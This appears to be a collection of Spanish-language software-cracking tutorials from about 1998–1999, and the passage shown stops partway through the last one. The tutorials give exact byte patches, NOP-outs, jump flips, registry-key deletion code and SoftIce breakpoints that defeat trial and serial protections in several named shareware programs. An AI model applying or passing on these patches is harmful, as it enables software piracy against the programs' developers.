Si jugamos un poco con esta función, nos damos cuenta que el call de la línea 4EB05E4F es el que muestra la ventana y devuelve en eax 0 (si nos fijamos un poco nos daremos cuenta que debería de devolver 1 para que todo fuera como deseamos). Así que retocamos la función con los siguientes cambios:

1. La línea 4EB05E4F la sustituimos por nops (tantos como sea necesario). Así quitamos la ventana tan fea.
2. Necesitamos que se devuelva 1 en eax, por lo que sustituimos las líneas 4EB05E57 a 4EB05E5B por un mov eax, 1 y tantos nops como sea necesario.

Con esto conseguimos engañar al programa. :))

Una ultima palabra.

Ha sido fácil, no?
Con estos cambios el programa ya no caduca y podemos hacer los videos tan largos como queramos.
Pero me he dado cuenta que con solo el ultimo cambio, el programa no se queja de que los videos superan los 30 segundos, y tampoco me ha puesto ninguna pega al poner mas de 35 transacciones, por lo que supongo que con solo parchear la función ulcCheckLegality el programa funcionará correctamente.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**English-Spanish Interpreter 2000**	W95 / W98 / NT
Descripción	Traducción y lectura de textos.	
Tipo	Demo totalmente funcional. Número limitado de usos (4)	
Url	http://ssl.pair.com/magicw	
Protección	**Serial / Malfuncionamiento una vez superado numero de usos**	
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25 y TechFacts95	
Objetivo	**Uso ilimitado**	
Cracker	**MrCrimson/[WkT!99]**	
Fecha	25 de Agosto de 1999	

Introducción

La primera vez que ejecutamos este software aparece una splash de tintes futuristas que se desvanece para dar paso a un programa totalmente funcional.
La segunda vez ocurre lo mismo.
A la tercera ocasión, aparece además una NAG más fea que un pecado que nos recuerda que SÓLO nos quedan 2 usos del programa y nos da a elegir entre teclear un 'Registration Number' o proceder en modo 'Free Demo'.
Después de insistir en el penoso recordatorio, y una vez agotados los 4 usos volvemos a ejecutar para encontrar una curiosa amenaza: "El programa NO funcionará correctamente a partir de ahora"....
Ñtchs...! Donde habeis estudiado marketing...? Por correspondencia...? NUNCA se debe degradar el producto que se vende. Ni siquiera para protegerlo. Crea mala imagen.

Pero veamos como se lleva a cabo la amenaza. Durante los 4 primeros usos "DEMO", pedi la traducción al castellano de:

"Do you think I am completely stupid?."

A lo que el bicho respondio (con una voz que la daba un susto al miedo):

“Piensa usted que soy completamente estúpido?.”

Cuando formulé la misma pregunta en modo “EXPIRED” el muy imbécil respondió:

“Hace usted lo imposible?.”

Despues de probar algunas frases, comprendi que, sin registrar, generaba las traducciones de forma aleatoria....

Primer intento: estudio del algoritmo del número de serie

El primer intento, como siempre, es obtener el algoritmo de comprobación del número de serie e invertirlo para generar un keymaker. El algoritmo, en este caso, es un genuino ejemplo de spaghetti-code que activa, durante la comprobación de validez, un elevadísimo número de flags no binarios que son chequeados durante toda la sesión de uso del software... Ok, no es imposible pero puede llevar muchas, muchas horas trazar toda esta porquería.
Ok Boyz, esto demuestra que al igual que existen cracks de fuerza bruta también se pueden encontrar protecciones de este estilo, donde la falta de originalidad se suple con miles de líneas de código de chequeo redundante (el exe principal tiene 3,4 Mb!!!). Desde el punto de vista del programador será un éxito... aunque ello implique tener que bajarse 20Mb para 4 usos de evaluación.
Es bien sabido que MrCrimson debe atender a diario una infinidad de compromisos amorosos y por ello, la opción más rápida tomó cuerpo definitivamente: Let’s crack!

Segundo Intento: TechFact95

La pregunta de siempre: ¿Cómo sabe esta bestezuela que hemos agotado el número de usos permitidos?. La información al respecto debe haberse almacenado en:

- El registro
- Algún fichero INI
- En algún fichero de la instalación
- Alguna combinación esoterica de las anteriores

Para saberlo usamos TechFacts95. Que se puede decir de esta joyita que no se haya dicho ya...? Bueno, pues os la recomiendo porque sólo hay una cosa peor que NO tener información y es TENER DEMASIADA. Eso es lo que sucede a menudo con el clasico Regmon, por ejemplo. Trazar TODAS las ocurrencias en el registro durante la ejecución de un programa suele reportar cientos de lecturas/escrituras que dificilmente nos permite ver las cosas con claridad.
TechFact, entre otras muchas cosas genera un informe compacto de cambios en el sistema (INIs, ficheros en general, Registro, etc) ocurridos al ejecutar un programa. Al aplicarlo a este caso, NO reportó ningúna modificación relevante... nada en el

registro, nada en ficheros, nada en INIs...
Era de esperar. Una vez que ha expirado el programa ya no se hace ninguna modificación y por tanto es indetectable el mecanismo de conteo de usos...
Así las cosas volvemos al origen para tener de nuevo el programa recien instalado.
Ahora SI monitorizamos con TechFacts los cambios en las sucesivas ejecuciones del programa (las 4 primeras modo ‘demo’ y las sucesivas en modo 'Mal-function’:

1ª ejecución:
se crean algunas entradas en el registro que tienen por nombres cosas como: *Custom Colours, Custom Windows, General Settings* y cosas por el estilo...
Y algo más...aparece una key llamada:

HKEY_LOCAL_MACHINE\Config\0001\Other Flags

Esta clave contiene mas de 2000 bytes y lo que la hace singular, aparte de ese nombre tan sospechoso, es que NO ESTA en el registro junto con el resto de claves del programa. Al contrario está en una zona en la que NADIE la relacionaria con ESI...(llamadlo Zen si os place).

- **2ª,3ª y 4ª ejecuciones:** En cada ejecución se producen cambios en algunos valores contenidos en ‘Other Flags’

- **5ª ejecución (primera ilegal):** Vuelven a modoficarse los valores de ‘Other Flags’ pero esta vez será la definitiva.

- **6ª y sucesivas ejecuciones:** NO se producen más cambios.

Sea lo que sea está claro que mantiene una relación con el número de usos...!

Primer éxito

Si mis sospechas son ciertas prodriamos 'resetear' el conteo de usos introduciendo en el registro la clave ‘Other Flags’ tal y como era después de la primera ejecución (momento en que se creó). Para esto exporté al principio la clave ‘virgen’ desde el regedit de manera que pudiera volver a introducirla ejecutando el script *.reg
Voilà. Al ejecutar el programa todo parece funcionar EXACTAMENTE igual que la primera vez.
Hasta ha desaparecido el ‘Expired version’ de la cabecera de la ventana. Al preguntar al programa por el status nos dice que nos quedan 4 usos...:o)
Sucesivas ejecuciones reproducen la secuencia explicada al inicio de este tute, de manera que a la quinta vez estamos de nuevo ‘expired’... En este punto podemos tener tantos usos como queramos, eso si, ‘refrescando’ el registro cada cuatro ejecuciones.... :o(
Parece que todo sería perfecto si pudieramos evitar la modificación de los valores en ‘Other Flags’

Manos arriba

Empieza la acción. Hay que buscar la llamada a la función de la API ***RegQueryValueEx*** que es la responsable de cargar en memoria el contenido de una clave del registro. Siguiéndole la pista sabremos donde se modifica y podemos EVITARLO. La sintaxis de esta función es como sigue:

```
LONG RegQueryValueEx(
    HKEY hKey,          // handle of key to query
    LPTSTR lpValueName, // address of name of value to
query
    LPDWORD lpReserved, // reserved
    LPDWORD lpType,     // address of buffer for value
type
    LPBYTE lpData,      // address of data buffer
    LPDWORD lpcbData    // address of data buffer size
   );
```

Se suceden muchas llamadas a esta función, aunque después de trazar un poco se hace evidente que las de interés suceden en :

```
* Reference To: advapi32.RegQueryValueExA, Ord:0000h
                                    |
:0045210A E83150FBFF                Call 00407140
:0045210F 85C0                      test eax, eax
:00452111 742E                      je 00452141
:00488D8D B1B4                      mov cl, B4
:00488D8F E8B09EF7FF                call 00402C44 -->
Modificación
:00488D94 FF45EC                    inc [ebp-14]
```

Para poner un breakpoint a la que nos interesa hacemos:

```
Bpx 0045210A IF *(*(ESP+4))==6568744F
```

El segundo argumento de la función, ya en la pila, debe apuntar a “Other Flags”, 6568744f son los codigos ascii de los primeros 4 caracteres invertidos (“ehtO”.)
El valor de la clave leído por ***RegQueryValueExa*** es apuntado a la salida por el 5º argumento y en esa posicion de memoria instalamos un BPM [address] W para detectar escritura...

El resultado no es muy sorprendente. El CALL en 488D8F es el responsable de las actualizaciones. Para poder neutralizar este CALL, primero comprobamos que la pila permanece igual despues de la ejecución. A continuación procedemos a escribir un crack que cambie:

```
:00488D8F E8B09EF7FF                call 00402C44
```

por

```
:00488D8F 9090909090                nop nop nop nop nop
```

Hacemos los chequeos de rigor y comprobamos que restaurando el registro al valor original de ‘Other Flags’ y ejecutando **esi.exe** parcheado como se ha indicado disponemos del programa como si fuera SIEMPRE la primera vez...:o)

Ahora todo junto...

La cosa marcha pero debemos arrastrar los 2Kb de datos de ‘Other flags’ como parte del crack???...no es muy elegante.
Forcemos un poco la máquina.
La clave se crea en el registro durante la primera ejecución y a partir de ese momento cambia en cada uso. Realmente el estado original no ocurre con la clave virgen sino CON NINGUNA CLAVE en absoluto!.
Probamos borrando la ‘Other flags’.... Yeah! En la primera ejecución se crea una nueva clave que permite 4 usos más. Al haber parcheado la rutina actualizadora (descontadora de usos) esta situacion se mantiene para siempre.
Nuestro crack ahora es infinitamente más manejable: parchear 5 bytes y borrar una clave del registro.

Borrar datos en el registro

Para eliminar claves del registro no son validos los scripts *.reg que usamos para añadirlas. Además pretendemos que el crack este contenido en un UNICO fichero.
Como eliminamos nuestra ‘Other Flags’...?
Pues con autoexplicada funcion de la API:

```
LONG RegDeleteKey(
    HKEY hKey,         // handle of open key
    LPCTSTR lpSubKey  // address of name of subkey to
delete
   );
```

Con el siguiente trocito de código añadido al parcheador resolvemos el tema:
(crackeamos en winasm32, nooo?)

```
.const
Clave      db   "Config\0001",0
Flags      db   "Other Flags",0

.data?
Hwndr      dd ?

;Abre
invoke RegOpenKeyEx,HKEY_LOCAL_MACHINE,  ;rama
                    offset Clave,        ;clave
                    NULL,
                    KEY_SET_VALUE,       ;modo apertura
                    offset Hwndr         ;handle de
```

```
clave abierta

;Borra
invoke RegDeleteValue,Hwndr,            ;handle de
clave a borrar
                      offset Flags      ;nombre de
valor a borrar
;Cierra
invoke RegCloseKey,Hwndr                ;cierra clave
abierta
```

Sencillo, ein?

Estertores

Una vez concluidos los arreglos anteriormente comentados pasé algun tiempo haciendo pruebas. Todo parecía funcionar correctamente hasta que un amiguete detectó que cada 100 frases traducidas aparecía una ventana recordando que en la version demo ese era precisamente el límite. Esto NO bloqueaba el programa, sólo esperaba confirmación y continuaba funcionando correctamente.
Muy engorroso, el recordatorio, eso sí..
.
"Un ***MessageBox***...", pensé y busqué el disparador, la comparación que activaba la llamada... No fue facil.
Tenía todo el aspecto de una ***MessageBox*** PERO NO LO ERA. Se trataba de una ventana construida a trozos, el icono, el botón, el texto. Todo se añadía paso a paso a lo largo de un proceso muy dificil de detectar en origen. Comparando la secuencia de instrucciones que se ejecutaban cuando se traducía la frase Nº 98 con la correspondiente a la Nº 99 encontramos la bifurcación en:

```
:0063BE96 FF058C7F6400            inc dword ptr
[00647F8C]
:0063BE9C 833D8C7F640064          cmp dword ptr
[00647F8C], 00000064
:0063BEA3 0F8C34010000            jl 0063BFDD   <---
bifurca
```

La verdad es que me sorprendió encontrar una comparacion directa con el 100 (64h). Ni siquiera había intentado buscar el literal porque no imaginé un conteo tan transparente en este código de protección celulítica...
Obviamente, en [647F8C] se mantiene la cuenta de frases traducidas que al llegar a 100 bifurca el código para comenzar a montar su ventana a trozos. Como os podreis imaginar, para acabar con esto eliminamos la instrucción de incremento:

```
:0063BE96 FF058C7F6400            inc dword ptr
[00647F8C]
```

cambia a:

```
:0063BE96 909090909090            nop nop nop nop nop
nop
```

Y eso es todo lo que hace falta.

ADDENDUM: El caso Win NT

Por lo general, las protecciones de software no suelen depender de si el software corre bajo Win9x o NT. Este no es el caso.

Las instrucciones detalladas anteriormente NO desprotegen ESI bajo NT.
Cabe esperar que los programadores de este invento hubieran desarrollado otra protección totalmente diferente bajo NT para desalentar al cracker....? No, no cabe. Demasiado trabajo. Un poco de maquillaje será suficiente :o).

El truco es exactamente el mismo. El contador de usos vuelve a estar sutilmente camuflado en el registro, pero esta vez en DOS CLAVES:

- HKEY_USERS\.DEFAULT\Control Panel\Appearance\Custom Colours
- HKEY_CURRENT_USER\Software\Word Magic Software\Word Magic \Tools\Preferences\Dictionary Access

Los nombres no delatan la finalidad de estos datos que parecen valores de configuración de la aplicación.

Pues bien, el proceso se repite. Primero hay que eliminar las DOS claves SIMULTANEAMENTE y luego anular la
llamada a la funcion encargada de actualizar el conteo:

```
:00488EB8 B1B4                    mov cl, B4
:00488EBA E8859DF7FF              call 00402C44 <----
Noppear
:00488EBF FF45EC                  inc [ebp-14]
```

Ambos procesos han sido ya explicados con lo que el tema queda zanjado.
Gracias a todos por el interés mostrado.

MrCrimson

Finale

- Hay otros detalles cosméticos que no afectan a la proteccion ni al funcionamiento del programa y que por tanto no voy a detallar.
- Tampoco he quitado la NAG porque en este caso NO forma parte de la protección (no tiene mayor complicación).
- El presente software se plantea como una suite que en su version demo contiene además otro programa: WordMagic. El razonamiento para desprotegerlo es exactamente el mismo.
- La suite completa alberga otros programas NO incluidos en la DEMO y por lo tanto no analizados.

Espero que este texto te sirva para ampliar tu repertorio de técnicas.
Y huelga decirlo, a estas alturas, pero:

Si te gusta el programilla de marras, paga los derechos de uso!
el presente tute SOLO pretende poner de manifiesto la inutilidad de este tipo de protecciones densas. Además, perjudican al usuario hinchando los ejecutables e incrementando el tiempo de descarga.

Up The Hammer!
MrCrimson/[WkT!99]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Slim Show 3.1**	W
DEsCripCión	Interactive Multimedia Authoring Software for MS-Windows	
tipo	Shareware	
url	http://www.pcww.com	
protECCión	**Algunas Limitaciones si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce, IDA Pro	
CrACkEr	**Mr.Pink**	
FEChA	29 de Septiembre de 1998	

Introducción

Saludos.
Cumpliendo un encargito de "Estado+Porcino", yo Mr.Pink resuelve un facil puzzle.
Crackear Slim Show 3.1.
Site:www.pcww.com

Al Atake

Buscamos la cadena Shareware con un buscador de Cadenas como el Search and Replace.
La encontramos en el ejecutable. Bien, la protección no está diseminada.
Desensamblamos con el Wdasm8.9 (si no tienes esta version completa del desensamblador, buscadlo esta por todas partes).En "String Refereces" no encontramos Shareware.
Así pues cogemos la artillería pesada, el IDA Pro.
Desensamblamos y buscamos la cadena "Shareware". Con cuidado, ya que las cadenas aparecen en vertical:

```
0:0 S
0:0 H
0:0 A
0:0 R
0:0 E
0:0 W
0:0 A
0:0 R
0:0 E
```

Y esto es lo que encontramos:

```
dseg03:2B56 57                db  57h ; W
dseg03:2B57 41                db  41h ; A
dseg03:2B58 52                db  52h ; R
dseg03:2B59 4E                db  4Eh ; N
dseg03:2B5A 49                db  49h ; I
dseg03:2B5B 4E                db  4Eh ; N
dseg03:2B5C 47                db  47h ; G
dseg03:2B5D 00                db    0 ;
dseg03:2B5E 43                db  43h ; C
dseg03:2B5F 41                db  41h ; A
dseg03:2B60 4E                db  4Eh ; N
dseg03:2B61 20                db  20h ;
dseg03:2B62 4F                db  4Fh ; O
dseg03:2B63 4E                db  4Eh ; N
dseg03:2B64 4C                db  4Ch ; L
dseg03:2B65 59                db  59h ; Y
dseg03:2B66 20                db  20h ;
dseg03:2B67 53                db  53h ; S
dseg03:2B68 41                db  41h ; A
dseg03:2B69 56                db  56h ; V
dseg03:2B6A 45                db  45h ; E
dseg03:2B6B 20                db  20h ;
dseg03:2B6C 55                db  55h ; U
dseg03:2B6D 50                db  50h ; P
dseg03:2B6E 20                db  20h ;
dseg03:2B6F 54                db  54h ; T
dseg03:2B70 4F                db  4Fh ; O
dseg03:2B71 20                db  20h ;
dseg03:2B72 32                db  32h ; 2
dseg03:2B73 35                db  35h ; 5
dseg03:2B74 20                db  20h ;
```

```
dseg03:2B75 53                db  53h ; S
dseg03:2B76 43                db  43h ; C
dseg03:2B77 45                db  45h ; E
dseg03:2B78 4E                db  4Eh ; N
dseg03:2B79 45                db  45h ; E
dseg03:2B7A 53                db  53h ; S
/**********************************/
dseg03:3399 54                db  54h ; T
dseg03:339A 68                db  68h ; h
dseg03:339B 69                db  69h ; i
dseg03:339C 73                db  73h ; s
dseg03:339D 20                db  20h ;
dseg03:339E 69                db  69h ; i
dseg03:339F 73                db  73h ; s
dseg03:33A0 20                db  20h ;
dseg03:33A1 61                db  61h ; a
dseg03:33A2 20                db  20h ;
dseg03:33A3 73                db  73h ; s
dseg03:33A4 68                db  68h ; h
dseg03:33A5 61                db  61h ; a
dseg03:33A6 72                db  72h ; r
dseg03:33A7 65                db  65h ; e
dseg03:33A8 77                db  77h ; w
dseg03:33A9 61                db  61h ; a
dseg03:33AA 72                db  72h ; r
dseg03:33AB 65                db  65h ; e
dseg03:33AC 20                db  20h ;
dseg03:33AD 65                db  65h ; e
dseg03:33AE 64                db  64h ; d
dseg03:33AF 69                db  69h ; i
dseg03:33B0 74                db  74h ; t
dseg03:33B1 69                db  69h ; i
dseg03:33B2 6F                db  6Fh ; o
dseg03:33B3 6E                db  6Eh ; n
/*******************************************************/
dseg03:345A 54                db  54h ; T
dseg03:345B 68                db  68h ; h
dseg03:345C 65                db  65h ; e
dseg03:345D 20                db  20h ;
dseg03:345E 73                db  73h ; s
dseg03:345F 68                db  68h ; h
dseg03:3460 61                db  61h ; a
dseg03:3461 72                db  72h ; r
dseg03:3462 65                db  65h ; e
dseg03:3463 77                db  77h ; w
dseg03:3464 61                db  61h ; a
dseg03:3465 72                db  72h ; r
dseg03:3466 65                db  65h ; e
dseg03:3467 20                db  20h ;
dseg03:3468 65                db  65h ; e
dseg03:3469 64                db  64h ; d
dseg03:346A 69                db  69h ; i
```

```
dseg03:346B 74                db  74h ; t
dseg03:346C 69                db  69h ; i
dseg03:346D 6F                db  6Fh ; o
dseg03:346E 6E                db  6Eh ; n
/*******************************************************/
```

Comenzemos por quitar la restricción de 25 escenas.
Para ello buscamos 2B56 (Offset del mensaje de Error de 25 escenas)
Lo encontramos en :

```
cseg01:460A           loc_0_460A:    ; CODE XREF: sub_0_43D2+233.j
cseg01:460A 33 C0             xor     ax, ax
cseg01:460C 50                push    ax
cseg01:460D B8 5E 2B          mov     ax, 2B5Eh
cseg01:4610 1E                push    ds
cseg01:4611 50                push    ax
cseg01:4612 B8 56 2B          mov     ax, 2B56h
                                    ; BINGO. Mensaje de Error.
cseg01:4615 1E                push    ds
cseg01:4616 50                push    ax
cseg01:4617 B8 40 00          mov     ax, 40h ; '@'
cseg01:461A 50                push    ax
cseg01:461B 9A 00 00 2B 29    call    MESSAGEBOX
/*******************************************************/
```

Este trozo de código es llamado por:

```
cseg01:45DC C6 86 F8 FE 0A    mov     [bp+var_108], 0Ah
                                    ; Contamos a partir de 10
cseg01:45E1 8B 46 0A          mov     ax, [bp+arg_4]
cseg01:45E4 8B 56 0C          mov     dx, [bp+arg_6]
cseg01:45E7 89 86 02 FF       mov     word ptr [bp+var_FE], ax
cseg01:45EB 89 96 04 FF       mov     word ptr [bp+var_FE+2], dx
cseg01:45EF
cseg01:45EF          loc_0_45EF:     ; CODE XREF: sub_0_43D2+42E.j
cseg01:45EF 8B C2             mov     ax, dx
cseg01:45F1 0B 86 02 FF       or      ax, word ptr [bp+var_FE]
cseg01:45F5 74 29             jz      loc_0_4620
cseg01:45F7 F6 46 12 02       test    [bp+arg_C], 2
cseg01:45FB 75 03             jnz     loc_0_4600
cseg01:45FD E9 C2 00          jmp     loc_0_46C2
cseg01:4600     ;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
cseg01:4600
cseg01:4600           loc_0_4600:    ; CODE XREF: sub_0_43D2+229.j
cseg01:4600 80 BE F8 FE 23    cmp     [bp+var_108], 23h
                                    ; '#'; LLAMADA AL MENSAJE DE ERROR
cseg01:4605 7D 03             jge     loc_0_460A
cseg01:4607 E9 B8 00          jmp     loc_0_46C2
/*************************************************/
```

MADRE DE MITRA, que astucia tienen estos programadores.
En vez de contar a partir de uno, cuentan a partir de 10 (por eso la comprobacion en cseg01:4600 con 23h=35).
Asi despistaremos a esos estúpidos crackers que nuncan se imaginaran un truco tan orgásmico.
Como podeis ver, to el meollo lo lleva la variable [bp+var_108].
Asi pues sigamos buscando [bp+var_108] y encontramos:

```
cseg01:47F0 26 8B 57 6A       mov     dx, es:[bx+6Ah]
cseg01:47F4 89 86 02 FF       mov     word ptr [bp+var_FE], ax
cseg01:47F8 89 96 04 FF       mov     word ptr [bp+var_FE+2], dx
cseg01:47FC FE 86 F8 FE       inc     [bp+var_108]
                                    ; !!AQUI!!. aumentamos la cuenta.
cseg01:4800 E9 EC FD          jmp     loc_0_45EF
cseg01:4803     ;ÄÄÄ
```

asi pues quien parte el bacalao es: word_14AA_4720
Pero analizando un poco con el Sice vemos que este es un bucle de llamadas a mensajes, así que es mejor no tocarlo.
Por tanto, desactivemos la llamada al nag de inicio. Para ello abrimos el Sice y ponemos bpx dialogboxparam y lanzamos el ejecutable.
Boom, aparecemos en el Sice, pulsamos F12 (pulsamos OK) y de nuevo F12.
Aparecemos en:

```
cseg01:0901 B8 01 00          mov     ax, 1
cseg01:0904 50                push    ax
cseg01:0905 0E                push    cs
cseg01:0906 E8 A7 A6          call    near ptr sub_0_AFB0
cseg01:0909 83 C4 02          add     sp, 2
cseg01:090C B8 D5 51          mov     ax, 51D5h
```

Este trozo no es llamado de forma condicional por nadie, está incrustado el la rutina principal, así que nada mejor que desactivarla, cambiándola por:

```
cseg01:0901 EB 09             jmp 90C
cseg01:0903 90                NOP
cseg01:0904 50                push    ax
cseg01:0905 0E                push    cs
cseg01:0906 E8 A7 A6          call    near ptr sub_0_AFB0
cseg01:0909 83 C4 02          add     sp, 2
cseg01:090C B8 D5 51          mov     ax, 51D5h
```

Asi pues En el ejecutable: 1501)h=EB 09 90

Y Listo. Que lo disfruteis.

Saludos Mr Pink.
Siempre a las órdenes de Estado+Porcino.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Backgammon Pro**	W95
DEsCripCión	Juego de sobremesa.	
tipo	Shareware (10 $)	
protECCión	**Límite de 9 partidas si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Wdasm 8.9, Editor Hexadecimal	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

El programa controla que no se puedan jugar más de 9 partidas sin haberse registrado.
Per ello, utiliza 2 marcadores para guardar el número de partidas jugadas :

- en el registro, en HKEY_LOCAL_MACHINE\SOFTWARE\WinGames.Inc\ProBackgammon\Games Played
- en un fichero, el C:\Windows\Wgi.Ini en el offset 240

Al iniciarse el programa, se leen estos dos valores, y si son diferentes o mayores de 9, no se podrá jugar ninguna partida.

Al Atake

Si sólo se quiere poner el contador de partidas a 0, se puede hacer a mano, editando el registro con el RegEdit, y modificando el Wgi.Ini con un editor hexadecimal.
(O sea, editar el C:\Windows\Wgi.Ini y en el offset 240 poner 00. Después ejecutar el RegEdit.Exe, buscar "games played" y poner el valor 0)
Pero claro, no es ni cómodo ni elegante, así que mejor meterse en el pgm... ;-)

Abrir el WDasm, Open File to Disassemble y cargar el ProBack.Exe.
Ahora que ya tenemos el pgm desensamblado, vamos a cargarlo con Ctrl-L (Load Process).
Va bene, ahora ya podemos empezar a debugarlo.

Mirar en Refs/String Data References para ver que textos utiliza el pgm.
Al hacer doble click sobre uno de ellos, se mostrará en que parte del código se usa.
Seguir haciendo doble click para ver las siguientes localizaciones.

En este caso, el valor que nos puede interesar es "Registration Number".
Después de hacer doble click, apretamos PF2 para poner un BreakPoint. O sea, que el debugger se parará en esta instrucción.
En total, hay 5 referencias a "Registration Number".
Mirando un poco el código de alrededor de los BreakPoints, se pueden ver las llamadas a las funciones del API de windows.
Así podemos intuir que se hace con el "Registration Number" en cada uno de los 5 BreakPoints :

- El primero(Line:26749 Pg 319) es para la llamada a RegQueryValueExA
- El segundo i cuarto (Line:26807 i 28940) son para la llamada a RegCreateKeyExA
- El tercero i quinto (Line:26829 i 28966) son para la llamada a RegSetValueExA

Iniciamos la ejecución del pgm con PF9(Run), y se parará en :0040FB5C ,(Line:26749 Pg 319) :

```
* Possible StringData Ref from Data Obj ->"Registration Number"
                                        |
:0040FB5C 6834764400                    push 00447634
:0040FB61 50                            push eax
:0040FB62 C744243404000000              mov [esp+34], 00000004
:0040FB6A FFD7                          call edi
:0040FB6C 85C0                          test eax, eax
:0040FB6E 7404                          je 0040FB74
:0040FB70 895C2424                      mov dword ptr [esp+24], ebx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FB6E(C)
|
:0040FB74 8B4C2410                      mov ecx, dword ptr [esp+10]
:0040FB78 51                            push ecx
:0040FB79 FFD5                          call ebp

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FB4A(C)
|
```

```
:0040FB7B 8B542414                mov edx, dword ptr [esp+14]
:0040FB7F 52                      push edx
:0040FB80 FFD5                    call ebp

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FB2F(C)
|
:0040FB82 8B442424                mov eax, dword ptr [esp+24]
:0040FB86 8B4C2418                mov ecx, dword ptr [esp+18]
:0040FB8A 3BC1                    cmp eax, ecx
:0040FB8C 0F84AA000000            je 0040FC3C
```

Después de unos pocos PF8, se llega a :0040FB8C je 0040FC3C ,(Line:26777 Pg 319)
Caliente,caliente ;-))) Que pasaria si en lugar de "je" hubiera un "jne" ;-? ;-DDD
Pues sí, un simple BIT (de je(84h) a jne(85h)) hace que todas las protecciones queden anuladas (tanto la pantalla de propaganda inicial, como el límite de las 9 partidas ;-)

Os recomiendo imprimir las páginas 319-321 y intentar seguirlas un poco juntamente con el Debug para ver por donde va pasando y que va haciendo.
Por ejemplo, la comprobación de partidas jugadas se hace en :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FC70(C)
|
:0040FCC7 A1F8B54400              mov eax, dword ptr [0044B5F8]
:0040FCCC 8B542410                mov edx, dword ptr [esp+10]
:0040FCD0 B90B000000              mov ecx, 0000000B
:0040FCD5 3B5004                  cmp edx, dword ptr [eax+04]
:0040FCD8 7407                    je 0040FCE1
:0040FCDA 894C2410                mov dword ptr [esp+10], ecx
:0040FCDE 894804                  mov dword ptr [eax+04], ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FCD8(C)
|
:0040FCE1 394C2410                cmp dword ptr [esp+10], ecx
:0040FCE5 730A                    jnb 0040FCF1
:0040FCE7 C705C8B5440001000000    mov dword ptr [0044B5C8], 00000001
```

El valor del registro "games played" está en EDX, el valor del fichero Wgi.Ini está en EAX, y el máximo de partidas permitidas está en ECX (0Bh=10d)

Ya para acabar, sólo falta modificar el fichero ProBack.Exe con un Editor hexadecimal.
Es facil localizar la posición, ya que el Wdasm indica el offset dentro del fichero. (Ej: @Offset 0000EF8Ch in File:ProBack.exe)

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Kyodai v10.21**	W95 / W98 / NT
Descripción	Kyoday es un adictivo juego que consiste en ir localizando las distintas parejas de elementos.	
Tipo	Trial de 30 dias	
Url	http://www.kyodai.com	
Protección	**Serial Number**	
Dificultad	1) Principiante, 2) **Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a	
Objetivo	**Obtención de un número de Serie Válido**	
Cracker	**Mr.WhiTe**	
Fecha	17 de Octubre de 1999	

Introducción

En este tutorial aprenderemos cómo descomprimir un exe con el procdump y cómo obtener un número de serie válido. No hay mucho más que contar. Si todavia no has usado el Procdump te recomiendo que leas mi Tutorial sobre el Winboost 2000.

Toma de contacto

Newbies: Seguimos avanzando :o)
Al abrir el programa nos aparece una horrible ventana que nos recuerda nuestro lamentable estado de usuario no registrado. Sniff, que triste. :o)

Si buscamos en los tipicos menus, encontraremos una opción de registro introduciendo un número de serie. Veamos el mensaje de error que nos muestra.
"Sorry, wrong password.....etc"
jeje. Cargamos el Wdasm v8.93 y buscamos entre las "string references" a ver si sale esa frase. Shit!! no hay ¿? ¿Qué pasa?

Pues muy sencillo, el ejecutable estará seguramente comprimido.

Abrete sésamo

Estupendo. Vamos a comprobar que compresor ha utilizado el autor. Para ello cargamos el Gettyp y le indicamos que abra el kyodai.exe. Ummmf, aparece un error relacionado con el DOS. jeje. Parece que vamos a necesitar la version para DOS del Gettyp. Una vez localizado y configurado (realmente lo mejor es no configurarlo) abrimos la ventanita de Ms-Dos y escribimos "gt.exe kyodai.exe" ummmmm, nos dice que esta comprimido con el UPX. :o)

Ahora que ya sabemos que compresor ha usado el autor, abrimos el Procdump, seleccionamos unpack y le indicamos el UPX. Se carga el Kyodai... volvemos al Procdump y pulsamos el boton. Esperamos....., por fin nos sale una ventana para guardar la versión descomprimida del jueguecito. Vaya, si que estaba comprimido!! :o)

Es hora de volver al Wdasm a ver esas bonitas "string references". Bingo!! ahora si que se ven
Tenemos que encontrar aquel feo mensaje de error que nos aparece al introducir un serial incorrecto. Lo localizamos en :004648BC

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00464886(C)
|
:004648AC 8D4DF8                  lea ecx, dword ptr [ebp-08]
:004648AF A174BA4900              mov eax, dword ptr [0049BA74]
:004648B4 8B00                    mov eax, dword ptr [eax]
:004648B6 8B80DC050000            mov eax, dword ptr [eax+000005DC]

* Possible StringData Ref from Data Obj ->"Sorry, wrong password. Please "
```

Muy bien, estamos sobre la pista. Lo que necesitamos es evitar que el programa llegue a este mensaje. Así que subimos un poco y miramos desde donde se llega aquí.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0046480C(C)
|
:00464873 E8C4F1F9FF              call 00403A3C
:00464878 A174BA4900              mov eax, dword ptr [0049BA74]
:0046487D 8B00                    mov eax, dword ptr [eax]
:0046487F E8E84D0100              call 0047966C
